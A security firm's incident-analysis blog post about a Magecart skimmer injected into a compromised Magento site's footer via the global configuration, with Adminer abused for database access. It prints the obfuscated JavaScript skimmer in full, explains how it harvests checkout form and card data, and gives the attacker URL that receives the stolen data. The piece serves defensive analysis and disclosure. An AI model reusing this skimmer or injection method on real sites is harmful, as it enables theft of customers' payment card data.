
Injecting Magecart into Magento Global Config

trustwave.com/en-us/resources/blogs/spiderlabs-blog/injecting-magecart-into-magento-global-config/



At the beginning of June 2020, we were contacted about a breach of a website using the Magento framework that caused a leak of credit card numbers. A thorough analysis of the website identified the webpage's footer had malicious code added to it.

```
70              <div class="footer-bg-right">
71                  <address>Copyright &copy; 2020 Customer's Name. All Rights Reserved
72
73  <div style="position:fixed;top:0;left:0;width:100%;height:100%;" onmouseover="(function(){(
        function FN2Z22(){var O9OQL5=String.fromCharCode(115,112,108,105,116,44,116,111,83,116,114
        ,105,110,103,44,106,111,105,110,44,108,101,110,103,116,104,44,99,104,97,114,67,111,100,101
        ,65,116,44,102,114,111,109,67,104,97,114,67,111,100,101)[String.fromCharCode(115,112,108,
        105,116)](String.fromCharCode(44));function OVRIVP(IA8L6Z){IA8L6Z=IA8L6Z[O9OQL5[0]]('');
        var MDGIHJ=FN2Z22[O9OQL5[1]]()[O9OQL5[0]](/\(| |     |\n|\r|;|}|{|\)/)[O9OQL5[2]]('')[
        O9OQL5[3]][O9OQL5[1]]()[O9OQL5[0]](''),YHRZ9V=0,T1X5NM='',IA6XG5='',SHHL12=0,IRA993;for(
        IRA993=0;IRA993<IA8L6Z[O9OQL5[3]];IRA993=IRA993+2){if(MDGIHJ[O9OQL5[3]]==YHRZ9V){YHRZ9V=0;
        }IA6XG5=parseInt(IA8L6Z[IRA993]+IA8L6Z[IRA993+1],30)-MDGIHJ[YHRZ9V][O9OQL5[4]](0)-SHHL12;
        T1X5NM+=String[O9OQL5[5]](IA6XG5);SHHL12=IA6XG5;YHRZ9V++}return T1X5NM}O9OQL5=OVRIVP('215j
    8l8s7q7n8q8l8l8r9d9c7m838m7m8b7r7m8h8l5h3n6m8q989g9e7377938k8k8g92736j8t9c946q6k929e9d9d986r6e
    6j6s8p8n6p3n5d5d60613h3h5o8q8m8o95975f588d8h7a7s958s97837r979c8s8r8s8q5p5i90908j8h928987929387
    8h9s967o80935t4p4p4q6s6o74767d6j728r8r8r978q8s975r5r985l5m999f928r975r3d3d383939395l8h5642475l
    919d9e9e7e56503o5a8l97908p9095746t979b5s5q8p8t968s99625l9196935p447i7l485k919e9j8r8c8r9h9a5l61
    9e918o97635p8m8n8r8m915p5e8o9d8t8d8e7e83968m9762658q8g9b955c5g91978m8q8273726o4m5e8g8r5o5m8q8l
    8h988a7m5i638o8b7r7m8h8l5h63987s839h918q7r7b8n8r5h5n8s8r915r5l8i8m8r5c5g8l5h5a8o918f8o8s7g7o8k
    8l8q8s975r5l92968r919h7n788j90968q5h629a8o5f5q8h8o918k')[O9OQL5[0]](String.fromCharCode(10));
```

Figure 1. Malicious Script Injected in the Footer Section of the Compromised Magento Webpage

We found that the Magento's cached CONFIG_GLOBAL_STORES_DEFAULT file also contains the same malicious code.




Figure 2. Magento configuration located at /var/cache within Magento installation directory was also infected

On the compromised web server, we also found an Adminer PHP file – a readily available tool used to remotely manage SQL databases such as MySQL. We will get back to this later on why the attacker used this tool.

Malicious Code Analysis

Before we proceed on how the malicious code got into the compromised webpage's footer, let us first see what the malicious code does.

The malicious JavaScript code is a very long string, encapsulated inside a HTML element tag starting with this code:

```
<div style="position:fixed;top:0;left:0;width:100%;height:100%;"
onmouseover="(function (){MALICIOUS JAVASCRIPT TRUNCATED}..
```

Then a "style" attribute is used to define the element's position, with 100% width and 100% height. This means that the element covers the entire page's scale and that it will execute the malicious JavaScript once the mouse moves over the webpage.

Towards the end of the string you will see:

```
'var d1;d1 = eval('doc' +
'ument');d1.getElementById('qwe123').parentNode.removeChild(d1.getElementById('
id="qwe123"'
```

Below is a breakdown of this code:

```
var d1;
d1 = eval('document');
```

```
d1.getElementById('qwe123').parentNode.removeChild(d1.getElementById('qwe123'))
```

where:
getElementById - This method returns the information from the element 'qwe123'
parentNode.removeChild - Returns the removed child node from the Document Object Model (DOM) tree but keeps it in the memory, which can will use later

This piece of code is used to hide itself by removing the whole element encapsulating the malicious JavaScript, after the main malicious JavaScript is executed or attempting to conduct live analysis on the code via something like a browsers Dev mode.

The bulk of the rest of the code is highly obfuscated. But after de-obfuscating and prettifying the code, we can clearly see what the JavaScript does.




Figure 3. De-obfuscated Javascript encapsulated inside the <DIV> element

The de-obfuscated code shown in Figure 3 monitors HTML elements including:
input, **select**, **form**, **button**. This code is very dangerous especially when injected into a web store's check out page. Once a customer enters information into the page and clicks anywhere else, it begins to iterate all of the monitored elements from the HTML form for user inputs. The collected data are then joined together to form one string of URL encoded parameter format. For example:

billing[address_id]=340982&billing[create_new_account]=1%2F&billing[country_id]=United%20S
&billing[save_in_address_book]=1&billing[use_for_shipping]=1&billing[use_for_shipping]=0&ship
[country_id]=United%20States&shipping[save_in_address_book]=1&shipping_method=cpshippir
&payment[method]=authorizenet&payment[cc_type]=Visa&payment[cc_number]=4111111111111
&newsletter=1&grand_total_value=77.98&cart[162000][qty]=1&remove=0&cc=4111111111111111

Credit card data are also checked and validated using the Luhn algorithm and appended in the string as parameter variable “cc”.

From this point, collected data is exfiltrated to the attacker's host tunneled through an HTTP GET parameter.

https://congolo.pro/folder/ip/zxc.php?r=r{random}&{exfiltrated data}&cc={credit card number}

Footer Infection

So how did the JavaScript get injected into the webpage’s footer? Short answer, Magento’s global configuration.

Magento’s global configuration plays an important role in an online store that uses the Magento framework. This is where a Magento administrator configures different scopes in the framework, including catalogs, reports, customer configuration, web theme/design, among others.

However, this configuration can be easily manipulated after the webserver gets compromised

The screenshot below shows Magento’s design configuration page, where an admin can set the Footer section of the webpage. The footer specifically defines the Copyright notice. But we can also add a <script> element into this field.

Figure 4. Magento's Design Configuration Page

And once this is cached by Magento, the copyright notice including the script gets injected to every page of the Magento website:




Figure 5. Copyright notice including the <script> element we added is injected to every page of the website

We mentioned earlier that the attacker used a SQL management tool called Adminer on the compromised web server. The attacker used adminer.php in the server and pointed it to the attacker's own MySQL database. The tool has a vulnerability that allows bypassing the login screen for adminer.php by using the attacker's database credentials. Once logged in, the attacker can access the compromised webserver's local database instead of the attacker's database. The attacker then leverages the information gained from the database to access the admin portion of the Magento website. The attacker may then potentially directly access and modify the Magento configuration from the database.




Figure 6. Using Adminer to edit Magento Configuration

How the web server got compromised is still being investigated. But looking at the access.log, we saw that other individuals had been scanning for iterations of adminer.php both before and after the attack. Also, the customer was using an old version of Magento (specifically version 1.9.4.3) and there are more than a dozen known security vulnerabilities that affect this version.

Conclusion

This attack shows the relative ease in which a Magento system can be compromised to inject malicious JavaScript into web pages. The only reliable way of preventing Magecart is to detect, fix, and harden the security of websites. There are currently a few tools online that can help with these three steps:

Detect/Fix

Harden

Additional Reading